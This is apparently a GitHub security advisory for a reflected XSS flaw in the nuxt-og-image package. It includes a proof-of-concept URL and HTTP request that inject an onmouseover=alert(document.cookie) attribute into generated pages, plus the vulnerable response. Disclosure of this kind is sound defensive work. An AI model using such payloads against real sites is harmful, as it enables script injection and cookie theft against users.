

[nuxt-modules / og-image](#) Public[Code](#) [Issues 3](#) [Pull requests 4](#) [Actions](#) [Security and quality 3](#) [Insights](#)

Reflected XSS via query parameter injection into HTML attributes

Moderate harlan-zw published [GHSA-mg36-wvcr-m75h](#) 4 days ago

Package

 **nuxt-og-image** ([npm](#))

Affected versions

< 6.2.5

Patched versions

6.2.5

Description

Product: Nuxt OG Image**Version:** 6.1.2**CWE-ID:** [CWE-79](#): Improper Neutralization of Input During Web Page Generation**CVSS vector v.4.0:** 6.1 (AV:N/AC:L/AT:N/PR:N/UI:A/VC:N/VI:N/VA:N/SC:H/SI:N/SA:N)**Description:** Incorrect parsing of GET parameters leads to the possibility of HTML injection and JavaScript code injection.**Impact:** Client-Side JavaScript Execution**Exploitation condition:** An external user**Mitigation:** Correct the logic of parsing GET parameters and their subsequent implementation into the generated page.**Researcher:** Dmitry Prokhorov (Positive Technologies)

Research

During the analysis of the `nuxt-og-image` package, which is shipped with the `nuxt-seo` package, a zero-day vulnerability was discovered.

This research revealed that the image-generation component by the URI: `/_og/d/` (and, in older versions, `/og-image/`) contains a vulnerability that allows injection of arbitrary attributes into the HTML page body. The vulnerability was reproduced using the standard configuration and the default templates.

Listing 1. The content of the configuration file `nuxt.config.ts`

```
export default defineNuxtConfig({
  modules: ['nuxt-og-image'],
  devServer: {
    host: 'web-test.local',
    port: 3000
  },
  site: {
    url: 'http://web-test.local:3000',
  },
  ogImage: {
    fonts: [
      'Inter:400',
      'Inter:700'
    ],
  }
})
```



Vulnerability reproduction

To demonstrate the proof-of-concept, follow the URI: `/_og/d/og.html?`

`width=1000&height=1000&onmouseover=alert(document.cookie)&autofocus`


The injected parameters `onmouseover=alert(document.cookie)` and `autofocus` are treated as attributes and are inserted directly into the generated HTML page.

Listing 2. HTTP-request example

```
GET /_og/d/og.html?width=1000&height=1000&onmouseover=alert(document.cookie) HTTP/
Host: web-test.local:3000
```



Figure 1. The injected attribute in the HTML body




```

Request
Pretty Raw Hex Hackvortor UnUnicode
1 GET /_og/d/og.html?width=1000&height=1000&onmouseover=alert(document.cookie) HTTP/1.1
2 Host: web-test.local:3000
3

Response
Pretty Raw Hex Render Hackvortor UnUnicode
50 @font-face {
51   font-family: 'Inter';
52   font-style: normal;
53   font-weight: 400;
54   src: url('/_og-static-fonts/inter-400-latin.ttf') format('truetype');
55 }
56 @font-face {
57   font-family: 'Inter';
58   font-style: normal;
59   font-weight: 700;
60   src: url('/_og-static-fonts/inter-700-latin.ttf') format('truetype');
61 }</style></head>
62 <body ><div class="og-scale-wrapper" data-v-inspector-ignore="true"><div class="h-full w-full flex relative
overflow-hidden bg-neutral-100 dark:bg-neutral-800 onmouseover="alert(document.cookie)" data-island-uid><!--
Offset shadow box --><div class="absolute bg-black dark:bg-neutral-300" style="
top:28px;left:28px;right:52px;bottom:52px;"></div><!-- Main card --><div class="absolute inset-10 p-12 border-4
flex flex-col justify-between bg-white border-black dark:bg-neutral-900 dark:border-neutral-300"><!-- Accent bar
--><div class="absolute w-32 hidden lg:flex" style="background:#facc15;top:0;right:0;bottom:-4px;"></div><!--
Corner marks --><div class="absolute top-3 left-3 w-4 h-4 border-l-4 border-t-4 border-black
dark:border-neutral-300"></div><div class="absolute bottom-3 left-3 w-4 h-4 border-l-4 border-b-4 border-black
dark:border-neutral-300"></div><div class="relative max-w-[85%]"><!--><h1 class="text-[76px] font-bold
leading-[0.95] tracking-tighter uppercase text-black dark:text-white" style="
display:block;line-clamp:3;text-overflow:ellipsis;text-wrap:balance;">title</h1></div><!-- Bottom marker --><div
class="flex items-center gap-4 relative"><div class="w-12 h-1 bg-black dark:bg-neutral-300"></div><div class="w-3
h-3 rotate-45 bg-black dark:bg-neutral-300"></div></div></div></div></div></div></body>
63 </html>

```

Figure 2. JavaScript code execution



Credits

Researcher: Dmitry Prokhorov (Positive Technologies)

Severity

Moderate 6.1 / 10

CVSS v3 base metrics

Attack vector	Network
Attack complexity	Low
Privileges required	None
User interaction	Required
Scope	Changed
Confidentiality	Low
Integrity	Low
Availability	None

[Learn more about base metrics](#)

CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:C/C:L/I:L/A:N

CVE ID

CVE-2026-34405

Weaknesses

- ▶ CWE-79